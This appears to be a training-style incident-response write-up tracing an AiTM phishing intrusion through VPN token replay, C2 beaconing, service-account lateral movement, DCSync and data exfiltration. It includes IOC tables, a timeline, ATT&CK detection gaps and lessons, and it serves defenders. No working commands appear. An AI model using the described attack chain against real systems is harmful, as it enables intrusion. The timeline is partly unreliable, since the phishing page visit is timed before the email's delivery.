


VS Code's Ctrl+Shift+F searches across every open file simultaneously. Four searches navigate the complete attack chain without opening a SIEM.

| Search term | Attack phase | Evidence sources |
|---|---|---|
185.220.101.47 | Initial access: AiTM, VPN, recon | azure-ad, vpn, dns-queries |
telemetry-cdn-services.biz | Persistence: C2 beaconing | dns-queries (2 hosts) |
svc_backup | Lateral movement + DCSync | DC01-security, SERVER-RD-02-security, sql-audit |
198.51.100.44 | Exfiltration | ngfw-flows, dns-queries, sql-audit, SERVER-RD-02-security |
Attack Chain Summary
Full Timeline

| Date | Event | Evidence |
|---|---|---|
| Oct 18 | mfa-lifetechpharma.com registered | RDAP (4 days pre-phishing) |
| Oct 22 11:23 | AiTM phishing email to p.levi (SCL=4, delivered) | M365 ATP |
| Oct 22 09:31 | IT admin visits phishing page; token stolen | Azure AD, DNS |
| Oct 22 09:31 | GAP-001 begins — Sysmon stops on WS-IT-LEVI | GAP-001 document |
| Oct 24 00:17 | VPN login from Istanbul as p.levi (token replay) | VPN log, Azure AD |
| Nov 1 07:14 | GAP-001 ends — first C2 beacon to telemetry-cdn-services.biz | DNS, NGFW |
| Nov 6 00:09 | svc_backup lateral movement to SERVER-RD-02 | Windows Security |
| Nov 6 00:13 | xp_cmdshell chain: stage → exfil → cleanup | SQL audit |
| Nov 6 00:14 | 381 MB formula files uploaded to 198.51.100.44 | NGFW, EID 5156 |
| Nov 6 00:48 | DCSync: domain, krbtgt, Administrator | DC01 EID 4662 |
| Nov 15 15:58 | CFO phishing delivery (.xlsm, SCL=4) | M365 ATP |
| Nov 15 16:42 | CrowdStrike alert fires — CFO C2 beacon detected | CrowdStrike |
ATT&CK Coverage
12 techniques mapped. The full ATT&CK Navigator layer is available for import.


| Technique | Gap type | What was missing |
|---|---|---|
| T1566.001 Phishing attachment | Coverage incomplete | ATP SCL threshold at 5 instead of 3 |
| T1557 AiTM credential theft | Rule missing | No impossible-travel / token-replay alert |
| T1133 VPN with stolen credentials | Rule missing | No anomalous VPN geolocation alert |
| T1078.002 Valid account abuse | Rule missing | No service account off-hours logon alert |
| T1059.001 Encoded PowerShell | Coverage incomplete | IT admin host had Sysmon gap; CFO only detected |
| T1003.001 LSASS memory access | Rule missing | Sysmon EID 10 not alerted on |
| T1003.006 DCSync | Rule missing | EID 4662 in SIEM — no alert rule deployed |
| T1021.003 DCOM lateral movement | Rule missing | WmiPrvSE parent-child alert not deployed |
| T1197 BITS download | Rule missing | BITS external download not monitored |
| T1047 WMI execution | Data source missing | WMI logs not forwarded to SIEM |
| T1070.001 Event log cleared | Rule missing | wevtutil / EID 1102 alert not deployed |
| T1547.001 Registry Run Key | Coverage incomplete | EID 13 in SIEM, no alert on AppData paths |
The DCSync gap is the most consequential: the audit policy was correct, the data was in Splunk, but no alert rule existed. A single detection rule on EID 4662 from a non-DC IP would have fired 34 minutes before the formula exfiltration completed.
→ Step R6 — Detection Rules — the four Sigma rules that change the outcome
Sandbox analysis — the dropper recovered via CrowdStrike RTR is submitted to ANY.RUN for behavioral confirmation. Steps 11–12 of the technical walkthrough use a real Cobalt Strike beacon (1cf56da3…, 48/75 VT detections):
Key Lessons

1. Evidence inventory precedes analysis. Discovering that firewall logs have a 14-day retention window before starting the investigation determines which questions can be answered and which cannot.
2. Gaps are findings. The 10-day Sysmon absence on WS-IT-LEVI (GAP-001) is more suspicious than any log it would have contained. The timing — starting the moment the phishing email was opened — is itself evidence of anti-forensics (T1562.001).
3. The alert is never the beginning. The CrowdStrike detection on November 15 was triggered by the second infection. The first compromise happened 24 days earlier via a completely different person. Always run the evidence inventory before accepting the alert timestamp as T0.
4. Competing hypotheses must be addressed explicitly. "svc_backup file access could be a legitimate backup job" is ruled out with a specific reason: backup jobs run from SERVER-WSUS-01 (10.10.4.x), not WS-IT-LEVI; and the timestamp is outside the maintenance window. Not assumed away — falsified.

5. Version control enables compliance. The git commit hash proves what evidence existed when analysis began. This is the chain of custody for the investigation itself.
